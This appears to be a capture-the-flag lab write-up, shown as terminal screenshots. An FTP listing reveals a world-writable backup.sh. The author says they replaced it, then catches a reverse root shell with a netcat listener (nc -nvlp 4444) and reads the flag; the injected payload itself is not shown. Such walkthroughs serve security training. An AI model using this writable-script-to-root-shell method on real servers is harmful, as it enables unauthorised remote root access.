
```
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rwxr-xr-x    1 111      113           386 Dec 14 19:45 backup.sh
-rw-rw-rw-    1 111      113            24 Nov 16 19:35 shoppinglist.txt
226 Directory send OK.
ftp> pwd
257 "/public" is the current directory
ftp> 
```



```
[kafka@kafka ~]$ cat shoppinglist.txt
The Polar Express Movie
[kafka@kafka ~]$ 
```



```
  GNU nano 5.3                                                   backup.sh
#!/bin/bash

# Created by ElfMcEager to backup all of Santa's goodies!

# Create backups to include date DD/MM/YYYY
filename="backup_`date +%d`_`date +%m`_`date +%Y`.tar.gz";

# Backup FTP folder and store in elfmceager's home directory
tar -zcvf /home/elfmceager/$filename /opt/ftp

# TO-DO: Automate transfer of backups to backup server
```



```
[kafka@kafka ~]$ # we have put the backup.sh in the directory on the ftp server
[kafka@kafka ~]$ # on which we had write permissions
[kafka@kafka ~]$
[kafka@kafka ~]$ nc -nvlp 4444
Connection from 10.10.163.178:37286
bash: cannot set terminal process group (1416): Inappropriate ioctl for device
bash: no job control in this shell
root@tbfc-ftp-01:~# whoami
whoami
root
root@tbfc-ftp-01:~# hostname
hostname
tbfc-ftp-01
root@tbfc-ftp-01:~# we have root access
we have root access

Command 'we' not found, but can be installed with:

apt install xwpe

root@tbfc-ftp-01:~# #we have root access
#we have root access
root@tbfc-ftp-01:~# ls
ls
flag.txt
root@tbfc-ftp-01:~# cat flag.txt
cat flag.txt
THM{even_you_can_be_santa}
root@tbfc-ftp-01:~# █
```